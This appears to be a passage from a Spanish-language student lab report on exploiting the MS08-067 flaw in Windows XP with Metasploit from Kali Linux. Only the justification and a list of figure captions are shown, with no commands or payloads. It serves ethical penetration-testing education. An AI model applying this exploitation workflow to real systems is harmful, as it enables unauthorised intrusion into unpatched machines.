


Ilustración 8 Conexion aseso remoto de kali a windows xp imagen 2

JUSTIFICACIÓN

Llevamos a cabo este laboratorio para comprender y usar técnicas que nos permitan aprovechar vulnerabilidades en sistemas operativos desactualizados. Específicamente, analizaremos el fallo MS08-067, uno de los más notorios en Windows XP, que hace posible la ejecución remota de código.

La importancia de esta práctica reside en evidenciar cómo un sistema sin parches de seguridad es susceptible a ataques, lo que implica un grave peligro en entornos empresariales y educativos. También, esta actividad consolida el aprendizaje en tests de intrusión éticos, el uso del framework Metasploit y la necesidad de aplicar ciberseguridad proactiva en la gestión de redes y sistemas.

TABLA DE ILUSTRACIONES

Ilustración 1 identificacion IP maquina victima	4
Ilustración 2 Identificacion IP maquina atacante Kali linux	5
Ilustración 3 escaneo modulos search netapi.....	7
Ilustración 4 Penetracion exitosa.....	8
Ilustración 5 inicion sesion meterprete exitoso	9
Ilustración 6 ejecucion de explotacion.....	11
Ilustración 7 Conexion aseso remoto de kali a windows xp	12
Ilustración 8 Conexion aseso remoto de kali a windows xp imagen 2.....	12